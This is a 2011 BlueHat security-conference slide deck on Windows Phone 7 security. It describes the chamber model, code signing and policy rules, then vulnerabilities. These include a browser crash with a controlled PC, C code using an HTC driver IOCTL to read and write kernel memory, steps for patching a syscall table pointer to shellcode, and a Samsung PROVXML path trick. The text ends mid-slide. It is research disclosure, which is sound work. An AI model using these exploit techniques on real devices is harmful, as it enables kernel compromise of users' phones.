Blue Hat v11 Technical - Windows Pwn 7 OEM – Owned Every Mobile?

Alex Plaskett –
November 2011

Main Objectives

- Provide a brief overview of WP7 OS and the security model
- Allow developers / security professionals to understand the platform security better.
- Highlight potential weaknesses in the security model

Who am I?

- Security Consultant @ MWR InfoSecurity
- Presented at 44con and T2 recently on WP7
- Breaking stuff for fun for a while ☺

What this talk will cover

- Introduction to WP7
- WP7 OS Security Model
- Vulnerabilities

What this talk will not cover

- Managed Application Security C#
- Cloud Storage Security
- UIX Native Applications

WP7 Phones

- Multiple OEMs/Phones
- Same base OS
- OEM Apps and Drivers
- Closed Platform

Windows Phone OS 7

- Custom Windows CE 6/7
- ARM v7 Processors
- 32bit OS (4GB Virtual Address Space)
- 2GB Kernel/2GB User land
- Windows Updates via Zune Tethering


Application Model

- Third parties - C# Silverlight/XNA Framework .NET CLR
- MO/OEMs native code
- No side loading
- Marketplace Verification / Signing

Security Model

- Chamber Based Security Model
- Code Signing
- Loader Verifier Framework
- Policy Framework
- Exploit Mitigation

Chamber Based Security Model



Dynamic Capabilities (LPC Chamber)

- WPManifest.xml:


ID_CAP_CAMERA
ID_CAP_INTEROPSERVICES
ID_CAP_LOCATION
ID_CAP_MEDIALIB
ID_CAP_MICROPHONE
ID_CAP_NETWORKING

Code Signing

- In ROM binaries implicitly trusted
- Other binaries require signing
- Exception is developer unlocked devices

Code Signing

ciroots.pks:



Issued To	Issued By	Expiration Date	Intended Purposes	Friendly Name	Status	Certificate T
Microsoft Mobile Device Privileged PCA	Microsoft Root Certificate Authority	18/01/2019	Code Signing, 1.3.6....	<None>	R	SubCA
Microsoft Mobile Device TCB PCA	Microsoft Root Certificate Authority	26/04/2019	Code Signing, 1.3.6....	<None>	R	SubCA
Microsoft Mobile Device Unprivileged PCA	Microsoft Root Certificate Authority	18/01/2019	Code Signing, 1.3.6....	<None>	R	SubCA
Microsoft Mobile Device VSD PCA	Microsoft Root Certificate Authority	14/01/2019	Code Signing, 1.3.6....	<None>	R	SubCA
VeriSign Mobile Root Authority for Microsoft	VeriSign Mobile Root Authority for Microsoft	05/02/2030	<All>	<None>	R	

Code Signing Example

```
<Macro Id="TCB_CA" Description="SHA1 Hash of TCB CA" Value="CERTIFICATES/HASH/SHA1/4E719A55C9DA0A922AA1338B5C700CCDBCA96FEE" />

<Rule PriorityCategoryId="PRIORITY_STANDARD" ResourceIri="/LOADERVERIFIER/GLOBAL/CERTIFICATES/HASH/SHA1/4E719A55C9DA0A922AA1338B5C700CCDBCA96FEE" SpeakerAccountId="S-1-5-112-0-0-1" Description="System identity group honors TCB_CA Cert">

<Authorize>

<Match AccountId="S-1-5-112-0-0X01" AuthorizationIds="LV_ACCESS_EXECUTE" />

</Authorize>

</Rule>
```

Loader Verifier Module (LVMOD)

- Kernel Based Module (TCB)
- Authentication and Authorisation
- Policy framework
- Code Signing
- accountdb.vol => account database
- policydb.vol => policy database

Loader Verifier Module (LVMOD)

- LoaderVerifierAuthenticateFile
- LoaderVerifierAuthorize
- LoaderVerifierProvisionSecurityForApplication

Policy Framework

- XML based
- Module Policy XML Combined
- Centralised policydb.vol database
- TCB protected

IRIs

- /REGISTRY/HKCU/SOFTWARE/MICROSOFT/CONMAN/(*)
- /FILESYSTEM/PRIMARY/APPLICATION%20DATA/PHONE%20TOOLS/10.0/CORECON/LIB/(*)
- /RESOURCES/CREDMAN/PRIVATE/S-1-5-122-0-0X10-0X00000006/(*)
- /KERNEL/(+)/GLOBAL/SQL/

- PolicyEngine!PolicyCheck

Policy Example

```
<Rule Description="Authorize taskhost.exe be loadable to
    $(TASKHOST_CHAMBER_SID)"
    ResourceIri="$(LOADERVERIFIER_EXE_AUTHZ_INROM
    _ROOT)/WINDOWS/TASKHOST.EXE"
    SpeakerAccountId="$(SYSTEM_USER_NAME)"
    PriorityCategoryId="PRIORITY_HIGH">

<Authorize>

<Match AccountId="$(TASKHOST_CHAMBER_SID)"
    AuthorizationIds="LV_ACCESS_EXECUTE,LV_ACCESS_
    LOAD" />

</Authorize>

<Stop>
```

Process Creation

- CreateProcess()

```
<Rule PriorityCategoryId="PRIORITY_STANDARD"
    ResourceIri="/LOADERVERIFIER/ACCOUNT/(+)/ACCOUNT_CAN_LAUNCH/NONE/NONE/PRIMARY/WINDOWS/CPROG.EXE" SpeakerAccountId="S-1-5-112-0-0-1" Description="Authorization rule for capability ID_CAP_IE">
<Authorize>
<Match AccountId="S-1-5-112-0-0X71-0X49445F4341505F4945"
    AuthorizationIds="LV_ACCESS_EXECUTE" />
</Authorize>
</Rule>
```

Resource Access Requests


- Resources are protected by policy rules
- If a request is made to access a resource outside of the current chamber a policy decision has to be made (PolicyEngine!PolicyCheck).
- Policy dictates whether access to resource is granted or not.
- IRI’s used to look up rules that apply to the resource requested.

```
PID:00400002 TID:0DAC003A (3)
    Rsrc="/REGISTRY/HKLM/SYSTEM/SOFTKEYS"

PID:00400002 TID:0DAC003A (3) Acct(s)=S-1-5-112-0-0X80-
    0X7B30393636323134322D454

239422D343734382D394234382D46333331353944323645363 17D

PID:00400002 TID:0DAC003A (5)
```

Exploit Mitigation

- ASLR (Address Space Layout Randomization).
- XN (Execute Never)

WP7 Exploit Development Lifecycle



Enable Error Reporting

ID_CAP_INTEROPSERVICES

Rebuild Module Binaries / Reverse

Initial Vulnerability

ASLR/ XN Bypass

LPC Code Execution

Privilege Escalation

TCB/Elevated Code Execution

Other Platform OEM Vulnerabilities

- Android

HTC Browser INSTALL Permissions

HTC Sound Recorder

HTC Logger

- iPhone / BlackBerry:

N/A

Vulnerabilities

- Device Fingerprinting
- Browser Vulnerabilities
ID_CAP_INTEROPSERVICES
- Device Driver Vulnerabilities
- OMA-DM PROVXML

Device Fingerprinting

- User-Agent HTTP request:


User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows Phone OS 7.0; Trident/3.1; IEMobile/7.0; HTC; HD7 T9292)

User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows Phone OS 7.0; Trident/3.1; IEMobile/7.0; SAMSUNG; OMNIA7; Orange)

- UA-CPU: ARM

Initial Code Execution - Browser Vulnerabilities /Application Vulnerabilities

- Requires ASLR/XN bypass to execute arbitrary code
- Stuck in the LPC chamber! (Needs priv esc for most sensitive data).



Reg	Value
r0	c0c0c10
r1	16161616
r2	45015850
r3	c0c0c0c
r4	c0c0c0c
r5	2
r6	0
r7	54c7410
r8	54425b0
r9	0
r10	544ca70
r11	5441340
r12	17de0017
sp	484fc90
lr	4501b1a8
pc	c0c0c0c
psr	80000110
nf	1
zf	0
cf	0
vf	0
qf	0
if	0
ff	0
tf	0
mode	0

```
*** WARNING: Unable to verify timestamp for k.libos.dll
*** ERROR: Module load completed but symbols could not be loaded for k.libos.dll
.Unable to load image lvmod.dll, Win32 error 0n2
*** WARNING: Unable to verify timestamp for lvmod.dll
*** ERROR: Module load completed but symbols could not be loaded for lvmod.dll
.Unable to load image policyengine.dll, Win32 error 0n2
*** WARNING: Unable to verify timestamp for policyengine.dll
*** ERROR: Module load completed but symbols could not be loaded for policyengine.dll
.Unable to load image nsiproxy.dll, Win32 error 0n2
*** WARNING: Unable to verify timestamp for nsiproxy.dll
*** ERROR: Module load completed but symbols could not be loaded for nsiproxy.dll
.Unable to load image watchdog.dll, Win32 error 0n2
*** WARNING: Unable to verify timestamp for watchdog.dll
*** ERROR: Module load completed but symbols could not be loaded for watchdog.dll
.Unable to load image ddi.dll, Win32 error 0n2
*** WARNING: Unable to verify timestamp for ddi.dll
*** ERROR: Module load completed but symbols could not be loaded for ddi.dll
.Unable to load image amdgslldd.dll, Win32 error 0n2
*** WARNING: Unable to verify timestamp for amdgslldd.dll
*** ERROR: Module load completed but symbols could not be loaded for amdgslldd.dll
.Unable to load image alpcd.dll, Win32 error 0n2
*** WARNING: Unable to verify timestamp for alpcd.dll
*** ERROR: Module load completed but symbols could not be loaded for alpcd.dll
.Unable to load image afd.dll, Win32 error 0n2
*** WARNING: Unable to verify timestamp for afd.dll
*** ERROR: Module load completed but symbols could not be loaded for afd.dll
.Unable to load image devmgr.dll, Win32 error 0n2
*** WARNING: Unable to verify timestamp for devmgr.dll
*** ERROR: Module load completed but symbols could not be loaded for devmgr.dll
.Unable to load image k.coredll.dll, Win32 error 0n2
*** WARNING: Unable to verify timestamp for k.coredll.dll
*** ERROR: Module load completed but symbols could not be loaded for k.coredll.dll
.Unable to load image gwes.dll, Win32 error 0n2
*** WARNING: Unable to verify timestamp for gwes.dll
*** ERROR: Module load completed but symbols could not be loaded for gwes.dll

(16c60016.17de0016): Access violation - code c0000005 (!!! second chance !!!)
0c0c0c0c 16161616 ???
26:063:armce> kv
Unable to load image mshtml.dll, Win32 error 0n2
*** WARNING: Unable to verify timestamp for mshtml.dll
*** ERROR: Module load completed but symbols could not be loaded for mshtml.dll
Child-SP RetAddr   : Args to Child                        : Call Site
0484fc90 4501b1a8 : 0c0c0c10 16161616 45015850 0c0c0c0c : 0xc0c0c0c
0484fc90 00000000 : 0c0c0c10 16161616 45015850 0c0c0c0c : mshtml+0x16b1a8
```

ID_CAP_INTEROPSERVICES

- “ID_CAP_INTEROPSERVICES :Capability for hybrid app to access driver and service “
- Undocumented
- Microsoft.Phone.InteropServices.dll
- WPInteropManifest.xml in XAP archive.

Device Driver Vulnerabilities

- HTC HD 7

HTCUtility.dll read/write of kernel memory through a DeviceIoControl call.

```
struct REQUEST
{
     DWORD bMode;
     PDWORD pdwAddress;
};
DWORD result = dwValue; // Value to write
req.bMode = 1; // 0 = Read, 1 = Write

HANDLE h1 =
    CreateFileW(L"HTU0:",0xC0000000,0x3,0,0,0,0);

DeviceIoControl(h1,
    0x9020002C,&req,0x8,&result,0x4,0,0);
```

Kernel Read/Write Exploit

- Patch a System call in the kernel

⇒ Locate system call table.

The KDataStruct was chosen because it resides at a fixed memory address (0xFFFFC800).

```
 LPDWORD lpvTls;        /* 0x000 Current thread local storage pointer */           4 bytes
  HANDLE  ahSys[NUM_SYS_HANDLES]; /* 0x004 If this moves, change kapi.h */         128 handles
  char    bResched;       /* 0x084 reschedule flag */
  char    cNest;          /* 0x085 kernel exception nesting */
  char    bPowerOff;      /* 0x086 TRUE during "power off" processing */
  char    bProfileOn;     /* 0x087 TRUE if profiling enabled */
  ulong   unused;         /* 0x088 unused */
  ulong   rsvd2;          /* 0x08c was DiffMSec */
  PPROCESS pCurPrc;       /* 0x090 ptr to current PROCESS struct */
  PTHREAD pCurThd;        /* 0x094 ptr to current THREAD struct */
  DWORD   dwKCRes;        /* 0x098  */
  ulong   handleBase;     /* 0x09c handle table base address */
  PSECTION aSections[64]; /* 0x0a0 section table for virutal memory */
  LPEVENT alpeIntrEvents[SYSINTR_MAX_DEVICES];/* 0x1a0 */
  LPVOID  alpvIntrData[SYSINTR_MAX_DEVICES];  /* 0x220 */
  ulong   pAPIReturn;     /* 0x2a0 direct API return address for kernel mode */
  uchar   *pMap;          /* 0x2a4 ptr to MemoryMap array */
  DWORD   dwInDebugger;   /* 0x2a8 !0 when in debugger */
  PTHREAD pCurFPUOwner;   /* 0x2ac current FPU owner */
  PPROCESS pCpuASIDPrc;   /* 0x2b0 current ASID proc */
  long    nMemForPT;      /* 0x2b4 - Memory used for PageTables */
  long    alPad[18];      /* 0x2b8 - padding */
  DWORD   aInfo[32];      /* 0x300 - misc. kernel info */
} /* KDataStruct */
```

Kernel Read/Write Exploit

⇒ Locate system call to patch

The aInfo[32] array contains important kernel information that can help locate the system call tables.

The data at that address was then dumped using the kernel memory read (0xFFFFC800 + 0x300 = 0xFFFFCB00). As shown below

```
Address: FFFFCB00 Data: 80998620  address of process array
Address: FFFFCB04 Data: 00001000  system page size
Address: FFFFCB08 Data: 00000000  shift for page # in PTE
Address: FFFFCB0C Data: FFFFF000  mask for page # in PTE
Address: FFFFCB10 Data: 0001351F  # of free physical pages
Address: FFFFCB14 Data: 000003D5  # of pages used by kernel
Address: FFFFCB18 Data: 809952A8  ptr to kernel heap array
Address: FFFFCB1C Data: 00000000  ptr to sectiontable array
Address: FFFFCB20 Data: 80997C20  ptr to system memoryinfo struct
Address: FFFFCB24 Data: 00000000  ptr to module list
Address: FFFFCB28 Data: 00000000  lower bound of DLL shared space
Address: FFFFCB2C Data: 0001DA91  total # of RAM pages
Address: FFFFCB30 Data: 807F4188  ptr to ROM table of contents
Address: FFFFCB34 Data: FFFFC800  ptr to kernel mode version of KData
Address: FFFFCB38 Data: 00000000  Current amount of gwes heap in use
Address: FFFFCB3C Data: 00000000  Fast timezone bias info
Address: FFFFCB40 Data: FFFFC830
Address: FFFFCB44 Data: 00000000
Address: FFFFCB48 Data: 00000000
Address: FFFFCB4C Data: 035204E4
Address: FFFFCB50 Data: 00000809  Default System locale
Address: FFFFCB54 Data: 00000809  Default User locale
Address: FFFFCB58 Data: 00000BC0  Kernel heap wasted space
Address: FFFFCB5C Data: 00000000  For use by debugger for protocol communication
Address: FFFFCB60 Data: 80997680  APIset pointer
```

Kernel Read/Write Exploit

⇒ Patch ApiSet

The APIset pointer points at the following data structure.

```
typedef struct _CINFO {
char acName[4]; /* 00: object type ID string */
uchar disp; /* 04: type of dispatch */
uchar type; /* 05: api handle type */
ushort cMethods; /* 06: # of methods in dispatch table */
const PFNVOID      *ppfnExtMethods; /* 08: ptr to array of methods ...
const PFNVOID      *ppfnIntMethods; /* 0C: ptr to array of methods ...
const ULONGLONG *pu64Sig; /* 10: ptr to array of method si...
DWORD dwServerId; /* 14: server process id */
PHDATA phdApiSet; /* 18: HDATA of API set */
PFNAPIERRHANDLER pfnErrorHandler; /* 1C: ptr to the API s...
} CINFO;
typedef CINFO *PCINFO;
```

The ppfnExtMethods is a pointer to an array of functions which are used when a system call is made.
The following caption shows the data dumped from these memory addresses:
Address: 80997680 Data: 80533AE0   ApiSet[0] -> ptr to CINFO struct

Kernel Read/Write Exploit

⇒ Patch function pointer

```
_CINFO struct:
Address: 80533AE0 Data: 32336E57   object type id         char[4]         Wn32
Address: 80533AE4 Data: 008C0003   disp, type, methods uchar, uchar, ushort (dist = 3, type = 0, cMethods = 8C)
Address: 80533AE8 Data: 80533220   ptr to external array of methods
        Ptr's in method table
        Address: 80533220 Data: 80558B24    Method 0
        Address: 80533224 Data: 80558B24    Method 1
        Address: 80533228 Data: 805759BC    ..
        Address: 8053322C Data: 805538F0
        Address: 80533230 Data: 80552C2C
        Address: 80533234 Data: 8055BDD0
        Address: 80533238 Data: 8055BFD0
        Address: 8053323C Data: 80567628
        Address: 80533240 Data: 8056774C
        Address: 80533244 Data: 80567EE8
        Address: 80533248 Data: 80567F20
        Address: 8053324C Data: 80567C80
        Address: 80533250 Data: 80567D0C
        Address: 80533254 Data: 8055C368
        Address: 80533258 Data: 8056BF78
        Address: 8053325C Data: 8056BA5C    ..
        Address: 8056BA5C Data: E92D40F0
```

⇒ => Choose pointer to patch -> redirect to shell code. PWNED!

OMA-DM PROVXML

- Management and provisioning of mobile devices.
- Reconfiguration, provides access to file system, registry etc..
- Documented functionality in previous Windows Mobile builds
- http://msdn.microsoft.com/en-us/library/ms890044.aspx
- Some additional functionality added for WP7.

Samsung Omnia 7 PROVXML

- RapiConfig.exe reads from the \\provxml folder.

```
.text:00018628                    LDR     R1, =aProvxmlS  ;
"\\provxml\\%s"
.text:0001862C                     MOV     R3, #0
.text:00018630                    MOV     R2, R4
.text:00018634                    ADD     R0, SP,
#0x6A4C+FileName ; lpBuffer
.text:00018638                    STR     R3,
[SP,#0x6A4C+NumberOfBytesRead]
.text:0001863C                     MOV     R11, #0
.text:00018640                    MOV     R10, #0
.text:00018644                     BL      wsprintfW
```

Samsung Omnia 7 PROVXML

- Use Isolated Storage Path

"..\\Applications\\Data\\\\GUID\\Data\\IsolatedStore\\

Where GUID is specified in the WPManifest.xml

However...

Samsung Omnia 7 PROVXML

